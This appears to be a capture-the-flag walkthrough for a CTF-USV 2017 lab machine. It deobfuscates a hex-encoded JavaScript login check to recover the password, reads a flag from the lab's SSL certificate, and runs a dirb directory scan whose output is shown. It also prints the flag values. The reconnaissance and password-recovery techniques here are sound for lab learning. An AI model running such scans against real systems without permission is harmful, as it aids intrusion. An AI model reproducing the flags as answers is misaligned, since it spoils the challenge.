
We take a look at the source code and find that the password is hidden itself in the page. The page uses javascript to verify the password. The javascript is in hex encode



```
    font-size: 20px;
}
</style>
</head>
<body>
<center>
<br><br><br><br><br><br><br><br><br>
<div>
<h1>Safetech Labs</h1>
<br>
<form name="password" method="post" onsubmit="return validate()">
<input type="password" id="pass" name="passinp" placeholder="Password" required><br><br>
<input type="submit" id="sub" value="Login"><br>
<p id="valid"></p>
</form>
</div>
</center>
<script>
var _0xeb5f=["\x76\x61\x6C\x75\x65","\x70\x61\x73\x73\x69\x6E\x70","\x70\x61\x73\x73\x77\x6F\x72\x64","\x66\x6F\x72\x6D\x73","\x63\x6F\x6C\x6F\x72","\x73\x74\x79\x6C\x65","\x76\x61\x6C\x

</script>
</body>
</html>
```

```
var _0xeb5f=["\x76\x61\x6C\x75\x65","\x70\x61\x73\x73\x69\x6E\x70","\x70\x61\x73\x73\x77\x6F\x72\x64","\x66\x6F\x72\x6D\x73","\x63\x6F\x6C\x6F\x72","
\x73\x74\x79\x6C\x65","\x76\x61\x6C\x69\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x67\x72\x65\x65\x6E","\x69\x6E\x6E\x65
\x72\x48\x54\x4D\x4C","\x49\x74\x61\x6C\x79\x3A","\x72\x65\x64","\x49\x6E\x63\x6F\x72\x72\x65\x63\x74\x21"];function validate(){var _0xb252x2=123211;
var _0xb252x3=3422543454;var _0xb252x4=document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]][_0xeb5f[0]];var _0xb252x5=md5(_0xb252x4);_0xb252x4+=
4469;_0xb252x4-= 234562221224;_0xb252x4*= 1988;_0xb252x2-= 2404;_0xb252x3+= 2980097;if(_0xb252x4== 1079950212331060){document[_0xeb5f[7]](_0xeb5f[6])
[_0xeb5f[5]][_0xeb5f[4]]= _0xeb5f[8];document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[10]+ _0xb252x5}else {document[_0xeb5f[7]](_0xeb5f[6])
[_0xeb5f[5]][_0xeb5f[4]]= _0xeb5f[11];document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]]= _0xeb5f[12]};return false}
```

This script was encrypted, the compete obfuscated JavaScript code can be seen in the following screenshot. used an online javascript modifier to convert it into readable form.



JavaScript Beautify

Indent string: \t

Quotes: Auto

☑ Semicolons before closing braces

☑ Include comments


```
var _0xeb5f=["\x76\x61\x6C\x75\x65","\x70\x61\x73\x73\x69\x6E\x70","\x70\x61\x73\x73\x77\x6F\x72\x64","
\x66\x6F\x72\x6D\x73","\x63\x6F\x6C\x6F\x72","\x73\x74\x79\x6C\x65","\x76\x61\x6C\x69\x64","\x67\x65
\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x67\x72\x65\x65\x6E","\x69\x6E\x6E\x65\x72\x48
\x54\x4D\x4C","\x49\x74\x61\x6C\x79\x3A","\x72\x65\x64","\x49\x6E\x63\x6F\x72\x72\x65\x63\x74\x21"];
function validate(){var _0xb252x2=123211;var _0xb252x3=3422543454;var _0xb252x4=document[_0xeb5f[3]]
[_0xeb5f[2]][_0xeb5f[1]][_0xeb5f[0]];var _0xb252x5=md5(_0xb252x4);_0xb252x4+= 4469;_0xb252x4-=
234562221224;_0xb252x4*= 1988;_0xb252x2-= 2404;_0xb252x3+= 2980097;if(_0xb252x4== 1079950212331060)
{document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]]= _0xeb5f[8];document[_0xeb5f[7]](_0xeb5f[6])
```

```
	var _0xb252x2 = 123211;
	var _0xb252x3 = 3422543454;
	var _0xb252x4 = document[_0xeb5f[3]][_0xeb5f[2]][_0xeb5f[1]][_0xeb5f[0]];
	var _0xb252x5 = md5(_0xb252x4);
	_0xb252x4 += 4469;
	_0xb252x4 -= 234562221224;
	_0xb252x4 *= 1988;
	_0xb252x2 -= 2404;
	_0xb252x3 += 2980097;
	if (_0xb252x4 == 1079950212331060) {
		document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[8];
		document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]] = _0xeb5f[10] + _0xb252x5;
	} else {
		document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[5]][_0xeb5f[4]] = _0xeb5f[11];
		document[_0xeb5f[7]](_0xeb5f[6])[_0xeb5f[9]] = _0xeb5f[12];
	}
	;
	return false;
}
```

When I closely analyzed this Java Script code, I found that some of the operations given in the code are just to create confusion and make it look complex. The Detailed analysis of this Java Script is given below.

- The input value that is entered as the password is retrieved as var _0xb252x4
- It is concatenated to 4469. (It’s not addition as operator + is used on password value which is a string, resulting in string concatenation)
- The new string which is taken as an integer is subtracted from 234562221224
- The resulting value is multiplied with 1988
- If the final value is equal to 1079950212331060, the MD5 sum of the input value is the first flag

After solving this problem mathematically, the output was: 77779673. So, let us enter this value as a password on the login page to verify whether the above analysis is correct or not.




Safetech Labs

●●●●●●●●


Italy:46202df2ae6c46db8efc0af148370a78

In the above screenshot, we can see that the password was accepted successfully, and we have got the first flag, i.e., Italy.

Let us move to the next flag. After spending some more time on this page, I found that there is no way to proceed from here. So, I started exploring the other open ports which were identified by the Nmap scan.
This time I chose to explore the HTTPS service on port number 15020 which was identified by the Nmap scan.
http://192.168.56.102:15020


Mozilla Firefox
Index of /vault/Door297
Administration of my Blog
192.168.56.102:15020/
192.168.56.102:15020/blog
https://192.168.56.102:15020
CTF-USV 2017

You can see in the above screenshot; a custom SSL certificate is configured on the target system. We must accept this certificate to go to the target application. When we open the ip on our browser we find that we need to install ssl certificate. We take a look at the details of the certificate for information; at the issuer section we find our 2nd flag.


about:certificate - Mozilla Firefox
Login
192.168.56.102:15020/
JavaScript Beautify - Cy
Google
Preferences
about:certificate
about:certificate?cert=MIID4jCCAsqgAwIBAgIJAI49L5mp0VI7MA0GCSqGSIb3DQEBCwUAMIGFMQ

Certificate


a51f0eda836e4461c3316a2ec9dad743

Subject Name
Country FR
State/Province Paris
Locality Paris
Organization CTF
Common Name a51f0eda836e4461c3316a2ec9dad743
Email Address ctf@root.local

Issuer Name
Country FR
State/Province Paris
Locality Paris
Organization CTF
Common Name a51f0eda836e4461c3316a2ec9dad743
Email Address ctf@root.local


Validity
Not Before 10/16/2017, 7:54:30 PM (Coordinated Universal Time)

Now let's enumerate directories on this webpage.
dirb http://192.168.56.102:15020



```
By The Dark Raver
-----------------

START_TIME: Wed Aug  5 20:01:39 2020
URL_BASE: https://192.168.56.102:15020/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.56.102:15020/ ----
==> DIRECTORY: https://192.168.56.102:15020/blog/
+ https://192.168.56.102:15020/index.html (CODE:200|SIZE:3275)
+ https://192.168.56.102:15020/server-status (CODE:403|SIZE:222)
==> DIRECTORY: https://192.168.56.102:15020/vault/

---- Entering directory: https://192.168.56.102:15020/blog/ ----
==> DIRECTORY: https://192.168.56.102:15020/blog/admin/
==> DIRECTORY: https://192.168.56.102:15020/blog/classes/
==> DIRECTORY: https://192.168.56.102:15020/blog/css/
==> DIRECTORY: https://192.168.56.102:15020/blog/images/
+ https://192.168.56.102:15020/blog/index.php (CODE:200|SIZE:4466)

---- Entering directory: https://192.168.56.102:15020/vault/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: https://192.168.56.102:15020/blog/admin/ ----
```

Here we find two interesting directories blog/ and vault/. The vault/ directory contain an enormous amount of directories so we leave it for now.
We open blog/ directory and find a few blogs with few comments.


MinionsLab blog - Mozilla Firefox
Index of /vault/Door297
Administration of my Blog
MinionsLab blog
192.168.56.102:15020/blog/
https://192.168.56.102:15020/blog
Secret Blog
Home | Admin

Welcome

